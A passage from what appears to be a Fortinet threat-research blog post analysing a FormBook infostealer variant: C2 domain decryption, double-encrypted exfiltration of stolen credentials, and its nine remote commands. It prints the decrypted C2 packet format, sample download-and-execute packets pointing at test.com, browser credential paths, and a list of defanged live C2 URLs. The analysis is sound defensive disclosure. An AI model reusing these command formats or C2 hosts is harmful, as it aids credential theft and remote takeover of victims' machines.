Browser, Chedot, Torch Browser, Amigo, Kinza, and Blistk,

**Communicating with the C2 Server**

Let’s now examine the socket process (another selected process, like notepad.exe) that handles communication with the Command-and-Control (C2) server in the background.

The C2 domain list in this variant of FormBook is not stored in plaintext. Instead, it undergoes a multi-layered obfuscation process. Each domain is encrypted, encoded using Base64, and then encrypted again.

This technique adds significant complexity to static analysis and helps evade detection. This variant has 64 C2 domains, which are dynamically retrieved in the socket process by referencing a one-byte index. The decrypted domains only exist temporarily in memory during runtime, making them more elusive. For the complete list of C2 domains, refer to the IOCs section at the end of this report.




Figure 18: Decrypted C2 server domain

Figure 18 shows the socket process after successfully decrypting a C2 server domain from memory. The decrypted domain is “www[.]manicure-nano[.]sbs,” corresponding to index 0x2B, with the associated URL “/xkx8/”.

A shared memory section is created between PATHPING.EXE and the socket process (like notepad.exe), which is used to share:

- Sensitive data collected by FormBook within PATHPING.EXE
- Packet data received from the C2 server.
- Various flag variables used to signal actions to the two FormBooks instances, such as data ready to send, C2 packet received, etc.

Another responsibility of the socket process is to gather system clipboard data. FormBook performs this by running a thread calling the relevant APIs: OpenClipboard(), GetClipboardData(), GlobalLock(), GlobalUnlock(), and CloseClipboard(). The collected clipboard data is also stored in shared memory.

Within the socket process, FormBook starts a specific thread to repeatedly check if a flag is set by PATHPING.EXE that tells if the collected data is ready to send. Once the flag is triggered, FormBook transmits the collected data using HTTP GET and POST. Based on my analysis, basic system information is sent via GET, and other data is sent via POST.




Figure 19: Encrypting collected data before sending to the C2 server

As shown in Figure 19, execution breaks at a function call (located at 0x1F08625B1D1) that is responsible for encrypting collected credentials—retrieved from Mozilla Firefox in this instance—in the memory dump before sending them to the C2 server.

To evade detection during transmission, FormBook encrypts and encodes the data before sending it out. Each C2 server has its own unique 0x14-byte-long encryption key seed hardcoded in memory. The data undergoes two layers of encryption. It first uses a common predefined key to encrypt the data, then uses the C2 server’s own encryption key to encrypt it again. After this double encryption, FormBook encodes the data using the standard base64 algorithm.

Figure 20 shows a screenshot of an HTTP Post packet in Wireshark, illustrating how FormBook sends collected data to a C2 server.

The URL in this case is `www[.]grcgrg[.]net/jxyu/`. The encrypted data is located in the body portion of the POST request, prefixed with a randomly generated string, “30J0cVz=”.



Figure 20: Sending collected data via HTTP POST

## Control Commands

As mentioned before, when the socket process receives a command packet from the C2 server, it saves it in shared memory and sets a corresponding flag. This informs the FormBook instance running in the PATHPING.EXE to process the C2 command.

All incoming packets from the C2 server are multi-layer encrypted and Base64-encoded. Once received, the PATHPING.EXE instance decrypts and decodes the packets before interpretation.

A decrypted packet format looks like this:

“XLNG{command ID}{command data}{XLNG}”

- The “XLNG” prefix string is a magic marker. All C2 command packets must start with it. Otherwise, the packet will be discarded.
- The subsequent one-byte value is the command ID, which ranges from ‘1’ to ‘9’ (0x31- 0x39).
- The following portion is the command data.
- The last “XLNG” is an optional end marker, required only by the commands ‘1’, ‘2’, ‘4’, and ‘9’.

### FormBook Control Commands:

1. ‘1’ – 0x31:

This command delivers three kinds of executable files within the packet: \*.dll, \*.ps1, and \*.exe. Once this command is received, FormBook saves the file into the system %temp% directory and then executes it on the victim's system.

2. '2' – 0x32:

This command can be used to update the FormBook or execute other malware.

FormBook receives a 32-bit EXE file in the packet and saves it into a randomly generated temp file within the system. After that, it executes the EXE file by invoking the CreateProcessInternalW() API. As shown in Figure 21, it just wrote the 32-bit EXE data into a temp file, such as “%temp%\yzbtfb3.exe.”




Figure 21: FormBook just wrote a received EXE file into a temp file

It finally calls ExitProcess() to exit the current FormBook process (PATHPING.EXE).

3. '3' – 0x33:

This command is used to remove FormBook from the victim's system.

It deletes Formbook's file and Auto-run items from the system registry and exits the current FormBook instance.

It also restarts the Explorer.exe process.

4. '4' – 0x34:

When FormBook receives this command, it downloads an executable file from a given URL that comes with the packet if a subcommand is provided. Otherwise, it only executes a given command.

This variant of FormBook provides two sub-commands:

- “RMTD”: Downloads and executes an EXE file.
- “RMTU”: Downloads and runs a PowerShell file.

Below are three cases that demonstrate how the '4' command works.

- Without sub-command:

XLNG4cmd.exeXLNG

- RMTD sub-command:

XLNG4RMTD:http://test.com/test.exeXLNG

- RMTU sub-command:

XLNG4RMTU:http://test.com/test.ps1XLNG

FormBook downloads the file into a randomly named file under the system's %temp% folder. It calls a series of APIs to do so, such as InternetOpenW(), InternetConnectW(), HttpOpenRequestW(), HttpSendRequestW(), InternetQueryDataAvailable(), and InternetReadFile().

Finally, FormBook calls ShellExecuteA to execute the downloaded file in the compromised system.

If no sub-command is provided in the command data, it means the command data is not a URL, which can be executed directly by calling the ShellExecuteA() API.

Figure 22 provides an example with a simulated control command packet, which was about to call an API to launch "C:\Windows\system32\mspaint.exe".




Figure 22: Example of the '4' command without sub-commands

5. '5' – 0x35:

This command allows FormBook to clean sensitive data saved on the victim's browsers, such as cookies, credentials, and more.

It also deletes some folders and files from the compromised system by calling the SHFileOperationW() API. The affected paths are:

- "%WinDir%\Cookies"
- "%AppData%\Microsoft\Windows\Cookies"
- "%AppData%\Microsoft\Windows\Cookies\Low"
- "%LocalAppData%\Microsoft\Windows\INetCookies"
- "%LocalAppData%\Microsoft\Windows\INetCookies\Low"
- "%LocalAppData%\Google\Chrome\User Data\Default>Login Data"
- "%LocalAppData%\Google\Chrome\User Data\Default\Cookies"
- "%LocalAppData%\Google\Chrome\User Data\Default\Current Session"
- "%APPDATA%\Mozilla\Firefox\Profiles\{ProfileName}\Cookies.sqlite"

6. '6' – 0x36:

This command instructs FormBook to collect sensitive data that will be sent to the C2 server, as explained in the "Collect Sensitive Data" section above.

7. '7' – 0x37:

Reboots the victim's device.

Formbook calls the API ExitWindowsEx() with the EWX\_FORCEIFHUNG | EWX\_REBOOT parameter to reboot the system.

8. '8' – 0x38:

Powers off the victim's device.

Formbook calls the API ExitWindowsEx() with the EWX\_FORCEIFHUNG | EWX\_POWEROFF parameter to power off the system.

9. '9' – 0x39:

In this variant, the command corresponds to an empty function.

## Summary




Figure 23: Diagram illustrating the overall workflow of the FormBook payload

In this second part of the FormBook blog series, I explained how the FormBook payload operates within the 32-bit target process, “ImagingDevices.exe.” Figure 23 provides an overview of the entire workflow executed by the payload. I also showed the various complicated anti-analysis techniques used by this FormBook variant, including—but not limited to—a hidden ntdll.dll module, API obfuscation, more than 100 encrypted key functions, anti-sandbox techniques, anti-debugging, and the repeated use of Heaven’s Gate techniques.

I then explained how FormBook randomly selects a process from active processes and takes control of it using the Heaven’s Gate technique. Its main objective is to perform process hollowing on the selected process (say PATHPING.EXE), inject FormBook into the process, and execute it as a dashboard.

Once running, FormBook collects a wide range of sensitive data from the victim’s system, including, but not limited to, basic system information, saved credentials, cookie data, autofill data, browser history, and more.

Next, I described how the C2 server list in this FormBook variant is decrypted and decoded, and how stolen sensitive data is formatted and transmitted in network packets.

Finally, I examined FormBook’s nine control commands, which enable a wide array of capabilities, such as executing provided executable files, launching an existing file, downloading and executing EXE, DLL, and PS1 files, and remotely rebooting or shutting down the victim’s machine.

## Fortinet Protections

Fortinet customers are already protected from this campaign with FortiGuard's AntiSPAM, Web Filtering, IPS, and AntiVirus services as follows:

The FortiGuard's Anti-Botnet Service has blocked the DNS requests for accessing FormBook's C2 server.

The C2 server list is rated as "**Malicious Websites**" by the FortiGuard Web Filtering service.

FortiGate, FortiMail, FortiClient, and FortiEDR support the FortiGuard AntiVirus service. The FortiGuard AntiVirus engine is part of each solution. As a result, customers who have these products with up-to-date protections are already protected.

You can sign up to receive future alerts and stay informed of new and emerging threats.

We also suggest our readers go through the free [NSE training: NSE 1 – Information Security Awareness](#), a module on Internet threats designed to help end users learn how to identify and protect themselves from phishing attacks.

If you believe this or any other cybersecurity threat has impacted your organization, please contact our [Global FortiGuard Incident Response Team](#).

## IOCs

### C2 Server URLs:

hxxp://www[.]arwintarim[.]xyz/shoy/  
hxxp://www[.]promutuus[.]xyz/bpae/  
hxxp://www[.]218735[.]bid/3f5o/  
hxxp://www[.]vivamente[.]shop/xr41/  
hxxp://www[.]segurooshop[.]shop/wcz8/  
hxxp://www[.]hugeblockchain[.]xyz/1dpy/  
hxxp://www[.]crazymeme[.]xyz/78bm/  
hxxp://www[.]extremedoge[.]xyz/372c/  
hxxp://www[.]685648[.]wang/3k4m/  
hxxp://www[.]shibfestival[.]xyz/8538/  
hxxp://www[.]promoconfortbaby[.]store/1pxl/  
hxxp://www[.]balivegasbaru2[.]xyz/cfze/  
hxxp://www[.]themutznuts[.]xyz/ks15/  
hxxp://www[.]kpilal[.]info/9o26/  
hxxp://www[.]dogeeditor[.]xyz/x5dz/  
hxxp://www[.]adjokctp[.]icu/3ya5/  
hxxp://www[.]kasun[.]wtf/u4ue/  
hxxp://www[.]031235246[.]xyz/ml07/  
hxxp://www[.]intention[.]digital/h6z3/  
hxxp://www[.]prepaidbitcoin[.]xyz/rcx4/  
hxxp://www[.]ddvids[.]xyz/uiki/  
hxxp://www[.]zhuanphysical[.]shop/zcro/

hxxp://www[.]theweb[.]services/fb40/  
hxxp://www[.]sdwd[.]wang/sfv4/  
hxxp://www[.]lucynoel6465[.]shop/1i64/  
hxxp://www[.]nhc7tdkp6[.]live/d9kr/  
hxxp://www[.]ciptaan[.]xyz/fjwa/  
hxxp://www[.]gluconolmx[.]shop/8370/  
hxxp://www[.]shlomi[.]app/5nwk/  
hxxp://www[.]garfo[.]xyz/35rt/  
hxxp://www[.]caral[.]tokyo/plub/  
hxxp://www[.]meritking[.]cloud/gakd/  
hxxp://www[.]grcgrg[.]net/jxyu/  
hxxp://www[.]nullus[.]xyz/pf7y/  
hxxp://www[.]actionlow[.]live/0a0g/  
hxxp://www[.]dangky88kfree[.]online/111g/  
hxxp://www[.]szyty13[.]vip/abhi/  
hxxp://www[.]arryongro-nambe[.]live/h108/  
hxxp://www[.]dqvcbn[.]info/iby8/  
hxxp://www[.]svapo-discount[.]net/s956/  
hxxp://www[.]yueolt[.]shop/je6k/  
hxxp://www[.]sigaque[.]today/u2nq/  
hxxp://www[.]manicure-nano[.]sbs/xkx8/  
hxxp://www[.]laohuc58[.]net/zyjq/  
hxxp://www[.]iighpb[.]bid/jfhd/  
hxxp://www[.]fjlgyc[.]info/txra/  
hxxp://www[.]sbualdwhryi[.]info/dbdy/  
hxxp://www[.]xrrkkv[.]info/eg97/  
hxxp://www[.]08081[.]pink/2wr9/  
hxxp://www[.]jjyc11[.]top/xz2s/  
hxxp://www[.]kdjsswzx[.]club/h3ut/  
hxxp://www[.]gnlokn[.]info/lmor/  
hxxp://www[.]btbjpu[.]info/pjhe/  
hxxp://www[.]bellysweep[.]net/gr1r/  
hxxp://www[.]dilgxp[.]info/7qht/  
hxxp://www[.]leveledge[.]sbs/asbs/  
hxxp://www[.]ethereumpartner[.]xyz/xou3/  
hxxp://www[.]choujiezhibo[.]net/pu7t/  
hxxp://www[.]domuss[.]asia/yf4f/  
hxxp://www[.]seasay[.]xyz/xwy3/  
hxxp://www[.]tumbetgirislinki[.]fit/i8hk/  
hxxp://www[.]ef4refef[.]sbs/f88b/  
hxxp://www[.]aicycling[.]pro/4m7q/  
hxxp://www[.]autonomousrich[.]xyz/iej0/

Source: <https://www.fortinet.com/blog/threat-research/infostealer-malware-formbook-spread-via-phishing-campaign>